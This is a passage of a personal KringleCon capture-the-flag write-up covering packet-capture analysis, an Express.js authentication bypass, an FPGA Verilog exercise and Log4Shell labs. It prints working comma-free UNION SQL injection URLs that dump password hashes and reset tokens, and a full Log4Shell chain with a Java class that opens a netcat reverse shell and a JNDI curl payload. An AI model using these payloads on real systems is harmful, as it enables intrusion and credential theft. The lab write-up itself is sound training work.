
Answer: CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX

11) Customer Complaint Analysis

This challenge requires you to evaluate a packet capture and identify the names of the 3 trolls who complained about a human guest. To do this, I first identified the guest in question. The hints provided suggest that the human has the "Evil Bit" set, a fictional IP header designed to highlight incoming traffic as malicious. I queried for this bit with the Wireshark query: `ip.flags.rb == 0`. Searching through the returned responses shows the woman is named Muffy and is in room 1024.

```
> Hypertext Transfer Protocol
✓ HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "name" = "Muffy VonDuchess Sebastian"
  > Form item: "troll_id" = "I don't know. There were several of them."
  > Form item: "guest_info" = "Room 1024"
  > Form item: "description" = "I have never, in my life, been in a facilit
  > Form item: "submit" = "Submit"
```

At this point, I just needed to search the rest of the incoming complaints for any that mentioned Muffy or room 1024 and grab the name associated with the complaint. The WireShark query of `http.request.method==POST` pulls all incoming complaints and, while slow, manual review of the 16 incoming complaints is the easiest way to identify the 3 trolls in question.



Answer: Flud Hagg Yaqh

12) Frost Tower Website Checkup

This challenge required you to review an Express.js website source code to identify security vulnerabilities. Ultimately, a well-hidden authentication bypass leads to custom SQL Injection, allowing access to the internal database. This challenge proved to be fairly significant since I wasn't super familiar with Express.js. The hints provided suggest reviewing the mysql and express-session libraries in use.

For express-session, we are given the secret, however in the context of this assignment, this proves to be useless. What is more interesting is the usage of `saveUninitialized: true`. This setting causes all new users that enter a site to be given a session cookie, even if they have not modified it (i.e., by logging in). This means that later on, we can cause that cookie to be modified to store data, allowing us to bypass an authentication check.

```
app.set('views', path.join(__dirname, 'webpage'));
app.use(sessions({
  secret: "bMebTAWewIwfBijHkSAmEozIpKpDvGyXRqUwbjbl",
  resave: true,
  saveUninitialized: true
}));
app.use(flash());
```

As for the mysql library, the big concern (as with any database input) is the ability to insert unsanitized data and potentially exploit a SQL Injection attack. Reviewing the source codes shows that most of the queries in question either use the `.escape()` function or the `? []` notation, both of which serve to escape and sanitize incoming data. There are only 2 places where those notations are not in use: `/detail/:id` and `/delete/:id`. The delete endpoint isn't super helpful (unless you want to delete the databases), but since the detail endpoint uses a select function we can use UNION to pull info from other tables. Before we get there, we need to access the `/detail/:id` endpoint itself, which has some restrictions.

```

app.get('/detail/:id', function(req, res, next) {
    session = req.session;
    var reqparam = req.params['id'];
    var query = "SELECT * FROM uniquecontact WHERE id=";

    if (session.uniqueID){
        try {
            if (reqparam.indexOf(',') > 0){
                var ids = reqparam.split(',');
                reqparam = "0";
                for (var i=0; i<ids.length; i++){
                    query += tempCont.escape(m.raw(ids[i]));
                    query += " OR id="
                }
                query += ">";
            }else{
                query = "SELECT * FROM uniquecontact WHERE id=?"
            }
        } catch (error) {
            console.log(error);
            return res.sendStatus(500);
        }
    }
}

```

Authentication Bypass

To do that, we need to satisfy the condition `session.uniqueID`, which means we need to find an endpoint elsewhere that sets that value. The usual way to set this is in the `/login` endpoint, where the value is set equal to the username of a logged in user. But, of course, this won't work for us since we don't know any logins. So searching through the source code reveals another place where `uniqueID` is set: `/postcontact`. The code here basically says, "Search the `uniquecontact` database for an email, and if it exists (`rowlength >= 1`), set the `uniqueID` equal to the email." The issue is that any user can add an email to the `uniquecontact` database, just by submitting the details on the contact us form.

```

app.post('/postcontact', function(req, res, next){
    var fullname = xss( ReplaceAnyMatchingWords(req.body.fullname) );
    var email = xss( ReplaceAnyMatchingWords( req.body.email) );
    var phone = xss( ReplaceAnyMatchingWords( req.body.phone) );
    var country = xss( ReplaceAnyMatchingWords( req.body.country ) );
    var date = new Date();
    var d = date.getDate();
    var mo = date.getMonth();
    var yr = date.getFullYear();
    var current_hour = date.getHours();
    var date_created = dateFormat(date, "yyyy-mm-dd hh:MM:ss");

    tempCont.query("SELECT * from uniquecontact where email="+tempCont.escape(email), function(error, rows, fields){

        if (error) {
            console.log(error);
            return res.sendStatus(500);
        }

        var rowlength = rows.length;
        if (rowlength >= "1"){
            session = req.session;
            session.uniqueID = email;
            req.flash('info', 'Email Already Exists');
            res.redirect("/contact");
        } else {

```

This means any user that goes to <https://staging.jackfrostdtower.com/contact> and enters the same email twice on the contact us form has their `session.uniqueID` set, which in turn allows them to access all the other pages that were locked behind this value.

Sql Injection

Now that we had a way to get to the /details/:id endpoints, we could start working on the SQL Injection part. The first piece to be aware of was the fact that the code before the query effectively requires an attacker not to use any commas in their injection. This is because of the lines:

```
if (reqparam.indexOf(',') > 0){
    var ids = reqparam.split(',');
    reqparam = "";
    for (var i=0; i<ids.length; i++){
        query += tempCont.escape(m.raw(ids[i]));
        query += " OR id="
    }
    query += "?";
}
```

These lines would take the incoming id URL endpoint and split it on any comma, inserting each split piece into a new OR statement. Something like /details/1 UNION SELECT x,y would turn into WHERE id=1 UNION SELECT X OR id=y, breaking the SQL. The following resource was beneficial to complete this challenge:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection#no-comma>. It showed a way to create a complicated query that selected multiple resources without a comma.

No Comma

Bypass using OFFSET, FROM and JOIN

```
LIMIT 0,1      -> LIMIT 1 OFFSET 0
SUBSTR('SQL',1,1) -> SUBSTR('SQL' FROM 1 FOR 1).
SELECT 1,2,3,4  -> UNION SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c JOIN (SELECT 4)d
```

Before I got seriously started developing my SQL Injection, I set up this webserver on my machine locally to log the output of each query and modify it. I created a Mysql server, created the encontact database, added the correct user permissions, entered my user details into the code, and removed a few libraries like datetime that were causing issues. However, the most significant change I made was to inject console logging on every incoming query, which provided much-needed clarity.

```
218         return res.sendStatus(500);
219     }
220     console.log(query + reqparam)
221     q = tempCont.query(query, reqparam, function(error, rows, fields){
222         console.log(q)
223         console.log(rows)
224         if (error) {
225             console.log(error);
226             return res.sendStatus(500);
227         }
228     });
```

I created a user table with fictitious data to steal during my development, and built a union query that should have been able to do it (highlighted is my input):

```
SELECT * FROM uniquecontact WHERE id=33 union select * from ((select id from users)A join (select
email from users)B join (select password from users)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN
(SELECT null)f JOIN (SELECT null)g);
```

The increased logging that I had implemented showed me something interesting: the whole ID input was wrapped in single quotes, breaking the syntax.

```

_timeout: undefined,
_timer: Timer { _object: [Circular], _timeout: null },
_sql: "SELECT * FROM uniquecontact WHERE id='33 union select * from ((select id from users)A join (select password from users)B join (select email from us
ers)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)'",
_values: '33 union select * from ((select id from users)A join (select password from users)B join (select email from users)C JOIN (SELECT null)d JOIN (SEL
ECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)',
_typeCast: true,
_nestTables: false,
_resultSet: null,

```

Ironically, the solution to this problem was to use the comma separation that we avoided earlier. Because the separation code builds the query directly, instead of using the query/reqparam setup, any input injected into a secondary OR statement would not have any single quotes. However, you have to comment out the end of the string. The new query looked like this:

```

SELECT * FROM uniquecontact WHERE id=33 OR 1 union select * from ((select id from users)A join
(select email from users)B join (select password from users)C JOIN (SELECT user_status from
users)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'

```


```

SELECT * FROM uniquecontact WHERE id=33 OR id=1 union select * from ((select id from users)A join (select password from users)B join (select email from use
rs)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id=?0
Query {
  _events: [Object: null prototype] {
    end: [ [Function], [Function] ],
    error: [Function],
    packet: [Function],
    timeout: [Function]
  },
  _eventsCount: 4,
  _maxListeners: undefined,
  _callback: [Function],
  _callSite: null,
  _ended: true,
  _timeout: undefined,
  _timer: Timer { _object: [Circular], _timeout: null },
  _sql: "SELECT * FROM uniquecontact WHERE id=33 OR id=1 union select * from ((select id from users)A join (select password from users)B join (select email
from users)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'",
  _values: '0',


```

This query was successful and returned the test data I had input. Now I just needed to translate that into real queries. The queries above were shown in the end SQL format for clarity, but since the original input is a URL endpoint, the actual real input looked like this:

[https://staging.jackfrosttower.com/detail/360%2c1%20union%20select%20*%20from%20\(\(select%20id%20from%20users\)A%20join%20\(select%20password%20from%20users\)B%20join%20\(select%20email%20from%20users\)C%20JOIN%20\(SELECT%20null\)d%20JOIN%20\(SELECT%20null\)e%20JOIN%20\(SELECT%20null\)f%20JOIN%20\(SELECT%20null\)g\)--](https://staging.jackfrosttower.com/detail/360%2c1%20union%20select%20*%20from%20((select%20id%20from%20users)A%20join%20(select%20password%20from%20users)B%20join%20(select%20email%20from%20users)C%20JOIN%20(SELECT%20null)d%20JOIN%20(SELECT%20null)e%20JOIN%20(SELECT%20null)f%20JOIN%20(SELECT%20null)g)--). This inputted URL would result in the detail page filling up with the email and passwords for all the database users.



I quickly realized that cracking a 15 round bcrypt hash would be a slow and painful process. Instead, I could bypass that by making use of the password reset functionality. When a user has a password reset triggered, a token is added to their database row. Using my UNION query, I could return the password reset token instead of the user's passwords. I could then take that token and reset the root@localhost Super Admin account.



Funny enough, this didn't help me solve the challenge, as the goal was to find Jack Frost's TODO list somewhere in the database. Since the local copy of the database I had didn't have any details on tables that might be interesting, I used the information_schema table to query for a list of all table names:

```
SELECT * FROM uniquecontact WHERE id=360 OR 1 union select * from ((select id from users)A join (select token from users)B join (select email from users)C JOIN (SELECT user_status from users)d JOIN (SELECT table_name from information_schema.tables where table_schema="encontact")e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'
```

[https://staging.jackfrostdtower.com/detail/360,1%20union%20select%20*%20from%20\(\(select%20id%20from%20users\)A%20join%20\(select%20token%20from%20users\)B%20join%20\(select%20email%20from%20users\)C%20JOIN%20\(SELECT%20user_status%20from%20users\)d%20JOIN%20\(select%20table_name%20from%20information_schema.tables%20where%20table_schema=%22encontact%22\)e%20JOIN%20\(SELECT%20null\)f%20JOIN%20\(SELECT%20null\)g\)--](https://staging.jackfrostdtower.com/detail/360,1%20union%20select%20*%20from%20((select%20id%20from%20users)A%20join%20(select%20token%20from%20users)B%20join%20(select%20email%20from%20users)C%20JOIN%20(SELECT%20user_status%20from%20users)d%20JOIN%20(select%20table_name%20from%20information_schema.tables%20where%20table_schema=%22encontact%22)e%20JOIN%20(SELECT%20null)f%20JOIN%20(SELECT%20null)g)--).

This returned the tables: users, todo, emails, and uniquecontact. Another query against the columns endpoint revealed the TODO table's id, note, and completed columns.

```
SELECT * FROM uniquecontact WHERE id=360 OR 1 union select * from ((select id from users)A join (select token from users)B join (select email from users)C JOIN (SELECT user_status from users)d JOIN (SELECT column_name from information_schema.columns where table_name="todo")e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'
```

[https://staging.jackfrostdtower.com/detail/360,1%20union%20select%20*%20from%20\(\(select%20id%20from%20users\)A%20join%20\(select%20token%20from%20users\)B%20join%20\(select%20email%20from%20users\)C%20JOIN%20\(SELECT%20user_status%20from%20users\)d%20JOIN%20\(select%20column_name%20from%20information_schema.columns%20where%20table_name=%22todo%22\)e%20JOIN%20\(SELECT%20null\)f%20JOIN%20\(SELECT%20null\)g\)--](https://staging.jackfrostdtower.com/detail/360,1%20union%20select%20*%20from%20((select%20id%20from%20users)A%20join%20(select%20token%20from%20users)B%20join%20(select%20email%20from%20users)C%20JOIN%20(SELECT%20user_status%20from%20users)d%20JOIN%20(select%20column_name%20from%20information_schema.columns%20where%20table_name=%22todo%22)e%20JOIN%20(SELECT%20null)f%20JOIN%20(SELECT%20null)g)--).

One last query with the newly accured table and column names revealed the contents of the TODO table.

```
SELECT * FROM uniquecontact WHERE id=360 OR 1 union select * from ((select id from todo)A join (select note from todo)B join (select completed from todo)C JOIN (SELECT null)d JOIN (SELECT null)e JOIN (SELECT null)f JOIN (SELECT null)g)-- OR id='0'
```

[https://staging.jackfrostdtower.com/detail/360,1%20union%20select%20*%20from%20\(\(select%20id%20from%20todo\)A%20join%20\(select%20note%20from%20todo\)B%20join%20\(select%20completed%20from%20todo\)C%20JOIN%20\(SELECT%20null\)d%20JOIN%20\(SELECT%20null\)e%20JOIN%20\(SELECT%20null\)f%20JOIN%20\(SELECT%20null\)g\)--](https://staging.jackfrostdtower.com/detail/360,1%20union%20select%20*%20from%20((select%20id%20from%20todo)A%20join%20(select%20note%20from%20todo)B%20join%20(select%20completed%20from%20todo)C%20JOIN%20(SELECT%20null)d%20JOIN%20(SELECT%20null)e%20JOIN%20(SELECT%20null)f%20JOIN%20(SELECT%20null)g)--)



Answer: Clerk

13) FPGA Programming

This was my weakest challenge by far, and while I was able to complete it, it was not consistent. The goal of this challenge was to program an FPGA module to create a square wave of a specific frequency. The hints provided are basically required unless you have experience in this field before.

The module I created used a count-down methodology, where the inputted frequency was used to determine when the signal switched from on to off and vice versa by dividing the clock speed by half of the required frequency. I had to divide by half because we are trying to get the wave module on for half the cycle and off for the other half. So the program would subtract from this provided large value, based on the clock speed of 125MHz, and when it reached 0, the counter would be reset, and the signal flipped. The tricky part of this program came when dealing with numbers requiring rounding since the inherent language does not have built-in support for rounding.

```
`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
    // Note: It's silly, but it compiles...
    reg [31:0] counter;
    reg wave;
    assign wave_out = wave;
    reg [31:0] clkdivider = 125000000/freq*100/2;
```

```

always @(posedge clk or posedge rst)
begin
    if(rst==1)
        begin
            counter <= clkdivider;
            wave <= 0;
        end
    else
        begin
            if (counter == 0)
                begin
                    counter <= clkdivider-1;
                    wave <= wave ^ 1'b1;
                end
            else
                counter <= counter - 1;
            end
        end
    end
endmodule

```

I started with creating a standard square wave using the examples provided in the hint links. The clkdivider variable is the initial count-down value incremented down by 1 each cycle (125,000,000 per second at 125MHz). Once the counter reached 0, the wave output would flip, and the cycle would start again. This program worked for the 500Hz, 1KHz, and 2KHz frequencies but would fail when confronted with rounding. To address that, I added the provided rounding hint in the form of checking for $(\$rtoi(freq*10)-(\$rtoi(freq)*10)>4)$. If this value was True, I added 1 to the frequency. This solution was ugly and only tended to work about 20% of the time, but frankly, I didn't understand the process or math for this challenge very well. The issues I ran into were not related to the technical FPGA implementation but rather just understanding and translating the backend math required for the frequency calculations.

```

`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
    // Note: It's silly, but it compiles...
    reg [31:0] counter;
    reg wave;
    assign wave_out = wave;
    reg [31:0] clkdivider;

    always @(posedge clk or posedge rst)
        if(rst==1)
            begin
                if ($rtoi(freq*10)-($rtoi(freq)*10)>4)
                    begin
                        clkdivider <= 125000000/(freq+1)*100/2;
                        counter <= clkdivider;
                        wave <= 0;
                    end
                else

```


```

        begin
            clkdivider <= 125000000/freq*100/2;
            counter <= clkdivider;
            wave <= 0;
        end
    end
else
    begin
        if (counter == 0)
            begin
                if ($rtoi(freq*10)-($rtoi(freq)*10)>4)
                    begin
                        clkdivider <= 125000000/(freq+1)*100/2;
                        counter <= clkdivider-1;
                        wave <= wave ^ 1'b1;
                    end
                else
                    begin
                        clkdivider <= 125000000/freq*100/2;
                        counter <= clkdivider-1;
                        wave <= wave ^ 1'b1;
                    end
                end
            end
        else
            counter <= counter - 1;
        end
    end
endmodule

```

Once I completed the program, I had to insert the FPGA module into the Speak&Spell, which called down The Third Kind ship and completed the KringleCon narrative.

Extra CP: Blue Log4Jack

Elf: Eve Snowshoes	
	<p>B Bow Ninecandle 3:08PM Mute Player</p> <p>Well hello! I'm Bow Ninecandle!</p> <p>Sorry I'm late to KringleCon; I got delayed by this other... thing.</p> <p>Say, would you be interested in taking a look? We're trying to defend the North Pole systems from the Yule Log4Jack vulnerability.</p> <p>This terminal has everything you need to get going, and it'll walk you through the process.</p> <p>Go ahead and give it a try! No previous experience with Log4j required.</p> <p>We'll even supply a checker script in the terminal for vulnerable libraries that you could use in your own environment.</p> <p>The talk Prof. Petabyte is giving will be helpful too!</p> <p>Oh, and don't worry if this doesn't show up in your badge. This is just a fun extra!</p>

This challenge was a walkthrough that focused on the new Log4j vulnerability, how it was implemented in Java, how the patch for it functioned, and how to detect attempts in logs.

Commands:

```

Y
next
ls
cd vulnerable


```

```

ls
cat DisplayFilev1.java
javac DisplayFilev1.java
java DisplayFilev1 testfile.txt
java DisplayFilev1 testfile2.txt
next
cat DisplayFilev2.java
next
javac DisplayFilev2.java
java DisplayFilev2 testfile2.txt
next
java DisplayFilev2 '${java:version}'
java DisplayFilev2 '${end:APISECRET}'
next
startserver.sh
java DisplayFilev2 '${jndi:ldap://127.0.0.1:1389/Exploit}'
CTRL+c
cd ~/patched
ls
source classpath.sh
javac DisplayFilev2.java
java DisplayFilev2 '${java:version}'
cd
log4j2-scan vulnerable/
log4j2-scan patched/
log4j2-scan /var/www/solr/
next
ls /var/log/www
cat logshell-search.sh
logshell-search.sh /var/log/www
logshell-search.sh /var/log/www | sed '1!d'
logshell-search.sh /var/log/www | sed '2!d'
logshell-search.sh /var/log/www | sed '3!d'
next
exit

```

Extra CP: Red Log4Jack

Troll: Icky McGoop	
	<p>I Icky McGoop 3:51PM Hey, I'm Icky McGoop. Late? What's it to you? I got here when I got here. So anyways, I thought you might be interested in this Yule Log4Jack. It's all the rage lately. Yule Log4Jack is in a ton of software - helps our big guy keep track of things. It's kind of like salt. It's in WAY more things than you normally think about. In fact, a vulnerable Solr instance is running in an internal North Pole system, accessible in this terminal. Anyways, why don't you see if you can get to the <code>yule.log</code> file in this system?</p>

As a counter to the Blue Log4Jack challenge, this challenge had an attacker exploit a complete Log4J attack path to gain shell access to a Java Solr server. Due to this challenge being an extra one added to help provide insight into Log4J, the steps required were provided at <https://gist.github.com/joswr1ght/fb361f1f1e58307048aae5c0f38701e4>.

Step 1: Set up Marshalsec Java deserialization LDAP server

```
cd marshalsec
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://172.17.0.7:8080/#YuleLogExploit"
```

Step 2: Switch to another console and create the Java exploit

Create the file `/home/troll/web/YuleLogExploit.java`:

```
public class YuleLogExploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc 172.17.0.7 4444 -e /bin/bash");
        } catch (Exception err) {
            err.printStackTrace();
        }
    }
}
```

Step 3: Compile the java exploit

```
cd ~/web && javac YuleLogExploit.java
```

Step 4: Deliver the Log4Shell Exploit against the Solr server

```
curl
'http://solrpower.kringlecastle.com:8983/solr/admin/cores?foo=${jndi:ldap://172.17.0.7:1389/YuleLogExploit\}'
```

If the exploit succeeds you should see a netcat connection open in the shell listener.

Step 5: Cat the required file

```
cat /home/solr/kringle.txt
```

Answer: Patching

Step 6: Run the `runtoanswer` executable and insert patching

Summary

As in every year so far, I had a blast competing in this event and wouldn't have been successful without the Discord and the wonderful people that helped explain the variety of topics and challenges covered. The challenges this year covered a wide variety of topics, with some of my personal favorites being the Kerberoasting and Website checkup, due to how realistic and practical they were.

On a separate note, it was awesome to see SANS add the Log4J example problems into the game halfway through it, providing examples and information on a brand-new severe vulnerability found. It's a clear example of the time, effort, and thought that goes into Kringlecon, despite it being a free platform for anyone to practice against.